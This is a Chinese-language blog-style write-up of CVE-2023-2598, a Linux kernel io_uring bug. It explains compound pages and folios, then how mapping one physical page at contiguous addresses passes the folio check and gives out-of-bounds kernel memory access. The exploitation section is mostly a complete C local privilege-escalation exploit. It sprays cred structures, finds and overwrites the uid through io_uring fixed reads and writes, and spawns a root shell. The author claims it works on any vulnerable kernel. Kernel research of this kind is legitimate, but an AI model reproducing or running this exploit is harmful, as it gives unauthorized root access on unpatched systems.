# CVE-2023-2598 提权
通过CVE-2023-2598了解linux中的`Compound Page`和`folio`机制,后续看能否完成对1day`CVE-2023-6560`的利用
## Compound Page(huge page)
内存越来越大,但是linux的基础页分配单位还是4K变得捉襟见肘,因此引入复合页来解决这种问题,复合页其实就是把多个页当做一个集合,将两个或更多物理上连续的页面组合成一个单元,在许多方面可以将其视为单个更大的页面。它们最常用于创建大页面,在hugetlbfs或透明大页(transparent huge pages)子系统中使用,但它们也出现在其他场景中。复合页可以用作匿名内存或用作内核中的buffers;但是,它们不能出现在page cache中,page cache只能处理单个页面。
分配复合页面是调用 alloc_pages() 并设置 **__GFP_COMP** 分配标志和页帧数大于1, 即order至少为1。这是复合页实现机制决定的。
**注意复合页一定是物理上连续的**
第一个page 中的flag 会标记 PG_head,标记此为复合页头页;
之后所有page 都会配置两个属性:mapping 和 compound_head,并且通过 compound_head 确认是尾页还是头页,详细看 compound_head() 函数;
第二个page 中会存放更多复合页的信息,这也是为什么复合页的 order 至少为 1 的原因;
```c
static inline unsigned long _compound_head(const struct page *page)
{
unsigned long head = READ_ONCE(page->compound_head);
if (unlikely(head & 1))
return head - 1;
return (unsigned long)page;
}
```
可见该字段不仅包含了标志,还包含了指向head page的指针。
所以当得到一个`page`的时候可以很容易的判断是否是复合页,如果是复合页的话是head page还是tail page。但是还缺少一个关键信息,那就是这个复合页的大小,如果不知道这个复合页大小的话,当free这个复合页的时候需要知道大小。而这些信息全部存储在第一个尾页的lru字段中,将该复合页的大小(order)首先强制转换为指针类型,然后存储在lru.prev中,将析构函数存储在lru.next中。
只要知道head page和复合页的大小就能够正确的释放这个大页,因为复合页都是物理连续的。
结构如下图所示

## folio
folio 可以看成是 page 的一层包装,没有开销的那种。folio 可以是单个页,也可以是复合页。

上图是 page 结构体的[示意图](https://zhida.zhihu.com/search?q=示意图&zhida_source=entity&is_preview=1),64 字节管理 flags, lru, mapping, index, private, {ref_, map_}count, memcg_data 等信息。当 page 是复合页的时候,上述 flags 等信息在 head page 中,tail page 则复用管理 compound_{head, mapcount, order, nr, dtor} 等信息。
```text
struct folio {
/* private: don't document the anon union */
union {
struct {
/* public: */
unsigned long flags;
struct list_head lru;
struct address_space *mapping;
pgoff_t index;
void *private;
atomic_t _mapcount;
atomic_t _refcount;
#ifdef CONFIG_MEMCG
unsigned long memcg_data;
#endif
/* private: the union with struct page is transitional */
};
struct page page;
};
};
```
folio 的结构定义中,flags, lru 等信息和 page 完全一致,因此可以和 page 进行 union。这样可以直接使用 folio->flags 而不用 folio->page->flags。
```text
#define page_folio(p) (_Generic((p), \
const struct page *: (const struct folio *)_compound_head(p), \
struct page *: (struct folio *)_compound_head(p)))
#define nth_page(page,n) ((page) + (n))
#define folio_page(folio, n) nth_page(&(folio)->page, n)
```
第一眼看 page_folio 可能有点懵,其实等效于:
```text
switch (typeof(p)) {
case const struct page *:
return (const struct folio *)_compound_head(p);
case struct page *:
return (struct folio *)_compound_head(p)));
}
```
通过`page_folio`宏定义,可以发现folio其实就是一个复合页的head page,folio 转化为 page 时,folio->page 用于获取 head page,folio_page(folio, n) 可以用于获取 tail page。
那要folio干啥呢,更多的,这是为了开发和效率考虑,如果没有folio的话,函数内部无法判断当前page是否为head page,所以会调用`_compound_head`,如果执行路径多了,在路径上的每个函数都使用`_compound_head`一遍的话会影响效率,可是如果函数只接受`struct folio *`参数的话,这个folio就指向head page,所以函数内部不用再调用`_compound_head`了。
因此主要有这三个作用:
1)减少太多冗余 compound_head 的调用。
2)给开发者提示,看到 folio,就能认定这是 head page。
3)修复潜在的 tail page 导致的 bug。
## 漏洞原理
在io_uring的`io_uring_register_buffer`,他有这么一段逻辑

当用户态传入的页面大于1的话,io_uring就会检查传入的`buffer`是不是`folio`,判断方法就是利用`page_folio()`得到该page[i]的头页,如果page[i]的头页等于page[0]的话就会认为这属于同一个复合页表。
一般来说这个处理时没有问题的,但存在一个特殊情况,则是如果在用户态使用`mmap`将同一个物理页表映射到连续的虚拟地上上,也符合这个判断条件,则最后会进入这个分支

此时,用户态只申请了一个物理页面,但是最后size却是连续虚拟地址的size,导致size可以大于实际申请的物理地址区域。最终造成溢出读写。
## 漏洞利用
喷射cred,然后利用这个越界读写接口修改uid。
比起网上那篇exp,这个exp由于是改写uid所以没有地址依赖,存在该漏洞都可以使用该exp。
```c
#define _GNU_SOURCE
#include <stdio.h>
#include <sys/mman.h>
#include <string.h>
#include <liburing.h>
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <mqueue.h>
#include <sys/syscall.h>
#include <unistd.h>
#include <sys/resource.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/tcp.h>
#include <assert.h>
#define COLOR_RED "\033[1;31m"
#define COLOR_GREEN "\033[1;32m"
#define COLOR_RESET "\033[0m"
#define PAGE_SIZE 0x1000
#define MAX_PAGES 100
#define CRED_DRAIN 100
#define CRED_SPRAY 600
#define check_ret(ret, buf) do { if((ret) < 0) { err_exit(buf); } } while(0)
int check_root_pipe[2];
char bin_sh_str[] = "/bin/sh";
char *shell_args[] = { bin_sh_str, NULL };
char child_pipe_buf[1];
char root_str[] = "\033[32m\033[1m[+] Successful to get the root.\n"
"\033[34m[*] Execve root shell now...\033[0m\n";
struct timespec timer = {
.tv_sec = 1145141919,
.tv_nsec = 0,
};
void err_exit(char *buf){
fprintf(stderr, "%s[-]%s : %s%s\n", COLOR_RED, buf, strerror(errno), COLOR_RESET);
exit(-1);
}
void log(char *buf){
fprintf(stdout,"%s[+]%s%s\n",COLOR_GREEN,buf,COLOR_RESET);
}
void cred_drain(){
for(int i=0;i<CRED_DRAIN;i++){
int ret=fork();
if(!ret){
read(check_root_pipe[0],child_pipe_buf,1);
if(getuid()==0){
write(1, root_str, 71);
system("/bin/sh");
}
sleep(100000000);
}
check_ret(ret,"fork fail");
}
}
void clear_buddy(){
void * pages[MAX_PAGES];
for(int i=0;i<MAX_PAGES;i++){
pages[i]=mmap(0x60000000+i*0x200000UL,PAGE_SIZE,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,-1,0);
check_ret(pages[i],"mmap");
}
for(int i=0;i<MAX_PAGES;i++){
*(char *)pages[i]='a';
}
}
__attribute__((naked)) long simple_clone(int flags, int (*fn)(void *))
{
/* for syscall, it's clone(flags, stack, ...) */
__asm__ volatile (
" mov r15, rsi\n" /* save the rsi*/
" xor rsi, rsi\n" /* set esp and useless args to NULL */
" xor rdx, rdx\n"
" xor r10, r10\n"
" xor r8, r8\n"
" xor r9, r9\n"
" mov rax, 56\n" /* __NR_clone */
" syscall\n"
" cmp rax, 0\n"
" je child_fn\n"
" ret\n" /* parent */
"child_fn: \n"
" jmp r15\n" /* child */
);
}
int waiting_for_root_fn(void *args)
{
/* we're using the same stack for them, so we need to avoid cracking it.. */
__asm__ volatile (
" lea rax, [check_root_pipe]\n"
" xor rdi, rdi\n"
" mov edi, dword ptr [rax]\n"
" mov rsi, child_pipe_buf\n"
" mov rdx, 1\n"
" xor rax, rax\n" /* read(check_root_pipe[0], child_pipe_buf, 1)*/
" syscall\n"
" mov rax, 102\n" /* getuid() */
" syscall\n"
" cmp rax, 0\n"
" jne failed\n"
" mov rdi, 1\n"
" lea rsi, [root_str]\n"
" mov rdx, 80\n"
" mov rax, 1\n" /* write(1, root_str, 71) */
" syscall\n"
" lea rdi, [bin_sh_str]\n"
" lea rsi, [shell_args]\n"
" xor rdx, rdx\n"
" mov rax, 59\n"
" syscall\n" /* execve("/bin/sh", args, NULL) */
"failed: \n"
" lea rdi, [timer]\n"
" xor rsi, rsi\n"
" mov rax, 35\n" /* nanosleep() */
" syscall\n"
);
return 0;
}
int main(){
cpu_set_t set;
CPU_ZERO(&set);
CPU_SET(sched_getcpu(), &set);
if (sched_setaffinity(0, sizeof(set), &set) < 0) {
perror("sched_setaffinity");
exit(EXIT_FAILURE);
}
struct io_uring ring;
struct io_uring_sqe *sqe;
struct io_uring_cqe *cqe;
int ret;
int memfd;
int rw_fd;
struct iovec iovec;
char *rw_buffer;
uint64_t start_addr=0x800000000;
int nr_pages=500;
char buf[1000];
//清空cred cache
log("drain cred cache");
pipe(check_root_pipe);
cred_drain();
//清空buddy system cache
log("clear buddy system cache");
clear_buddy();
//初始化io_uring
log("io_uring_setup");
ret=io_uring_queue_init(8,&ring,0);
check_ret(ret,"io_uring_setup fail");
//准备缓冲区
log("prepare buf to register");
memfd=memfd_create("io_register_buf",MFD_CLOEXEC);
check_ret(memfd,"memfd_create fail");
rw_fd=memfd_create("read_write_file",MFD_CLOEXEC);
check_ret(rw_fd,"memfd_create fail");
check_ret(fallocate(memfd, 0, 0, 1 * PAGE_SIZE),"fallocate fail");
check_ret(fallocate(rw_fd, 0, 0, 1 * PAGE_SIZE),"fallocate fail");
for(int i=0;i<nr_pages;i++){
check_ret(mmap(start_addr+i*0x1000,PAGE_SIZE,PROT_READ|PROT_WRITE,MAP_SHARED|MAP_FIXED,memfd,0),"mmap fail");
}
rw_buffer=mmap(NULL,PAGE_SIZE,PROT_READ|PROT_WRITE,MAP_SHARED,rw_fd,0);
check_ret(rw_buffer,"mmap fail");
//注册缓冲区
log("register buffer");
iovec.iov_base=start_addr;
iovec.iov_len=nr_pages*PAGE_SIZE;
check_ret(io_uring_register_buffers(&ring,&iovec,1),"io_ring_register_buffer fail");
//spray cred
log("spray cred");
for(int i=0;i<CRED_SPRAY;i++){
check_ret(simple_clone(CLONE_FILES | CLONE_FS | CLONE_VM | CLONE_SIGHAND, waiting_for_root_fn),"clone fail");
}
//search cred page
log("search crea page");
int page_offset=0;
for(int i=0;i<nr_pages;i++){
sqe=io_uring_get_sqe(&ring);
check_ret(sqe,"io_uring_get_sqe fail");
io_uring_prep_write_fixed(sqe,rw_fd,start_addr+i*PAGE_SIZE,PAGE_SIZE,0,0);
check_ret(io_uring_submit(&ring),"io_uring_submit fail");
io_uring_wait_cqe(&ring, &cqe);
io_uring_cqe_seen(&ring, cqe);
int uid=((int *)(rw_buffer))[1];
int gid=((int *)(rw_buffer))[2];
if(uid==1000 && gid==1000){
page_offset=i;
break;
}
}
if(page_offset==0){
err_exit("not find cred page");
}
//edit cred's uid
log("/edit cred's uid");
*(size_t *)(rw_buffer)=0x2;
sqe=io_uring_get_sqe(&ring);
check_ret(sqe,"io_uring_get_sqe fail");
io_uring_prep_read_fixed(sqe,rw_fd,start_addr+page_offset*PAGE_SIZE,8,0,0);
check_ret(io_uring_submit(&ring),"io_uring_submit fail");
io_uring_wait_cqe(&ring, &cqe);
io_uring_cqe_seen(&ring, cqe);
sqe=io_uring_get_sqe(&ring);
check_ret(sqe,"io_uring_get_sqe fail");
io_uring_prep_write_fixed(sqe,rw_fd,start_addr+page_offset*PAGE_SIZE,PAGE_SIZE,0,0);
check_ret(io_uring_submit(&ring),"io_uring_submit fail");
io_uring_wait_cqe(&ring, &cqe);
io_uring_cqe_seen(&ring, cqe);
//check privilege in child processes
log("check privilege in child processes");
write(check_root_pipe[1],buf, CRED_SPRAY+CRED_DRAIN);
sleep(100000000);
}
```
## 思考
注意这段代码

如果传入的确实是一个复合页并注册,则io_uring不会对后面的page增加引用计数,如果用户态在这个复合页的中间取消映射,则对应的内存区域由于引用只有1则会彻底的释放,但是io_uring中记录的size并没有改变,则就可以通过io_uring来越界读写了,可惜中的可惜是经过我的测试,linux不允许从复合页的中间取消映射,不过这也合理,如果能的话,则对于page会很不好管理。
Log in to view the POC file snapshot cached by Shenlong Bot
Log in to view